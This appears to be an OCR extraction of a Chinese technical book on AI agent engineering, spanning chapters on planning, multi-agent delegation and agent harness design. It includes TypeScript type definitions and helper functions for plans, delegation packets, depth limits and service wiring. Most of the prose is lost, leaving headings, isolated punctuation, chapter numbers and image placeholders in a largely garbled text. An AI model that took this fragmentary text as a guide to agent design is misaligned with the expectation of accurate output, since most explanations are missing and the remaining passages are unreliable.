
```
//
type ChecklistPlan = {
  objective: string;
  steps: Array<{
    id:     string;
    text:   string;
    status: "pending" | "in_progress" | "done" | "skipped";
  }>;
};
```


3–8

形态 3——规划—执行—再规划

Paperclip `plan_only`

" "


Plan
Execute
Observe



—— 3 5

形态 4——依赖图

10 ——

```
//        = pending +
function runnableNodes(nodes: PlanNode[]) {
  const done = new Set(
    nodes.filter(n => n.status === "done").map(n => n.id)
  );
  return nodes.filter(n =>
    n.status === "pending" && n.dependsOn.every(id => done.has(id))
  );
}
```

选择一种形态

3–8	
	— —

" " ——

计划是记忆，而不是漂浮在消息中的文本

——

- `todo_write`
- 05 `WorkingMemory.currentPlan`
- `plan.md` OpenCode `plan.ts`

Hermes Agent OpenCode

仅规划智能体与构建智能体

OpenCode `plan` `build` Paperclip `planning_mode_directive`

- shell
- shell

隐式计划与显式计划

——

*"

"*

——

何时再规划

"

"

- ——
- —— 02
- ——
- —— `path/A` `path/B`

```
//
async function preconditionsHold(step: PlanStep, ctx: AgentContext) {
  for (const check of step.preconditions ?? []) {
    if (!(await check(ctx))) return false;
  }
  return true;
}
```

——

计划也是状态

05 08

——

08

```
type PlanningCheckpoint = {
  goal:                string;
  plan:                ChecklistPlan | { nodes: PlanNode[] };
  completedStepIds:    string[];
  lastReplanReason?:   string;
  lastReplanAt?:       string;
};
```

检查后选择与预先规划

“ ” “ — — ”

——

-
-

计划的抽象层级

50

-
- *“ bug ”*

** *

“ Y X”*

—— 5–12

	“ bug ”——
	“ `read_file({path: 'src/auth.ts'})` 42 `write_file(...)` `userId` `user.id` `run_shell({cmd: 'npm test'})` ”——
	“ 500 `src/auth.ts` ”——

计划修订体验

——

- UI
-
-

OpenCode `plan.md` UI ——

规划也是可观测性

- —— >30% <5%
- ——

- ——

16

——

故障模式

		N
		1–2
		——
	X X	

bug

真实系统笔记

- **OpenCode** `plan` `build` `TodoWriteTool` `plan.ts`

- **Paperclip** `planning_mode_directive`

- **Hermes Agent**
  cron 05
- **OpenClaw** —— ——
  " "

常见失败情况

——

AI

-
- —— ——
-
- 1
  08 *03*
- **40**

与你的智能体结对

- " —
  — "
- " *`todo_write`*
  "

- “ ——
”
- “ `plan` `build`
”
- “
”
- “ *30%*
—— *5%* ——
”

下一步

10 ——

第 10 章 — 多智能体委派

TL;DR

" "

为什么这很重要

schema

核心概念

何时委派（以及何时不该委派）

- ——
- ——
- ——
- ——


-
-

-
-

委派数据包

```
type DelegationPacket = {
  role:             string;       // "researcher" | "reviewer" | "implementer" | ...
  objective:        string;       //
  context:          string;       //
  allowedTools:     string[];     //
  constraints:      string[];     // "        /tmp          "  "        10      "
  maxSteps:         number;       //
  budget?:          { tokens?: number; cost?: number };
  outputSchema:     JsonSchema;   //
  remainingDepth:   number;       //                  "        "
};
```

-
-
  shell
-



结果契约

```
type ResearchResult = {
  answer:        string;
  evidence:      Array<{ source: string; quote: string }>;
  uncertainty:   "low" | "medium" | "high";
  followups:     string[];
  toolsUsed:     string[];      //           16
  cost?:         number;        //
};

function validateAgainstSchema(result: unknown, schema: JsonSchema) {
  //
  //                  ——
  //
}
```

schema

——

同步与异步；顺序与并行

- —— OpenCode `task` Hermes Agent `delegate_task`
- —— Hermes Agent `spawn_background_review_thread` Paperclip
- —— A B A B
- —— A B C

```
//
const [api, ui, db] = await Promise.all([
  delegate(apiReviewPacket, ctx),
  delegate(uiReviewPacket, ctx),
  delegate(dbReviewPacket, ctx),
]);
const final = await synthesize([api, ui, db], ctx);

//
const investigation = await delegate(investigationPacket, ctx);
const patchPlan     = await delegate(buildPatchPlanPacket(investigation), ctx);
const final         = await synthesize([investigation, patchPlan], ctx);
```

——

递归上限与默认深度 1

- 1

- OpenClaw 5
- Paperclip

```
function assertCanSpawnChild(ctx: AgentContext) {
  if (ctx.remainingDelegationDepth <= 0) {
    throw new Error("Delegation depth exhausted; flatten or hand off via supervisor");
  }
}
```

N−1

N

隔离模式

	git worktree		
	Docker Modal Vercel		
/			

OpenCode Hermes Agent `tools/environments/`
Docker SSH Modal Vercel Sandbox Paperclip

—— —— 06 07

在共享制品上并行工作

- +
——


- JSON Redis
—— *" `auth.ts` "* 07
08 CAS CAS

bug——

监督者与专家拓扑

- / Paperclip

- ——`explore` `review`
`summarize` `extract`



schema

OpenCode `build` `plan` `general` `explore`

每个子智能体的限制

04

- 03
-
- 06
- —— 12

上下文交接

- +
- 05 <context>
- N

05

子智能体输出纪律

-
- —— OpenCode `task` Hermes Agent `StreamingContextScrubber` 05 16
- 05 schema

子智能体故障处理

- schema 1–2
-
- schema

30%
16

长期运行控制平面中的监督者

Paperclip
" " ——

08
08

后台子智能体

Hermes
Agent 07 *"
" " "*——

-
- ——
- 04

验证与交叉检查

——

真实系统笔记

- **OpenCode** `task` `Agent.Service.handleSubtask` `build` / `plan` / `general` / `explore`

- **Hermes Agent** `delegate_task` `spawn_background_review_thread`
- **Paperclip** `parent_run_id` `assigneeAdapterOverrides` ——
- **OpenClaw** *" "*

常见失败情况

——

AI

-
- —— *schema*
- *08*
- schema
- *08*

与你的智能体结对

- " "

- “ `reviewer` `implementer` schema ”
- “ `remainingDepth` `assertCanSpawnChild` 2 ”
- “ ”
- “ / / ”
- “ `{memory, skill_manage}` 04 ”
- “ 20% ”
- “ `implementer` 30% ”

下一步

11 01–10 —— ——

第 11 章 — 智能体运行框架

TL;DR

01–10

→ →

为什么这很重要

——Anthropic *

*

核心概念


什么是运行框架，什么不是

——

Paperclip ——Paperclip

OpenCode

组件清单



01 —— 02 —— 03 ——

\+ 04 —— 05 —— + 06–07

—— + 08 —— + + 09 ——

10 ——

——

组合：服务如何连接

-

  `main` / `app.ts` Paperclip ——

-


- **DI**


  OpenCode Effect `Layer.effect`

  ——

```
//              --
type Harness = {
  config:         Config;
  bus:            EventBus;
  hooks:          HookRunner;
  tracer:         TraceSink;
  prompt:         PromptBuilder;     //    04
  memory:         MemoryManager;     //    05–07
  tools:          ToolRegistry;      //    03
  loop:           LoopController;    //    02
  state:          RunStateStore;     //    08
  checkpoints:    CheckpointStore;   //    08
  router:         ModelRouter;       //    17
};
```

生命周期：引导启动、单轮运行、关闭


Boot
+
Ready
/
SIGINT / SIGTERM
Tick
SIGINT / SIGTERM
Draining



bug ——

引导启动顺序


——

1.
2. schema
3. `$secret:`
4.
5.
6. ——
   ——
7. 04
   ——
8.
9.
10. MCP WebSocket cron
11. ——
12.

“ ” 6 “ ” 9
04

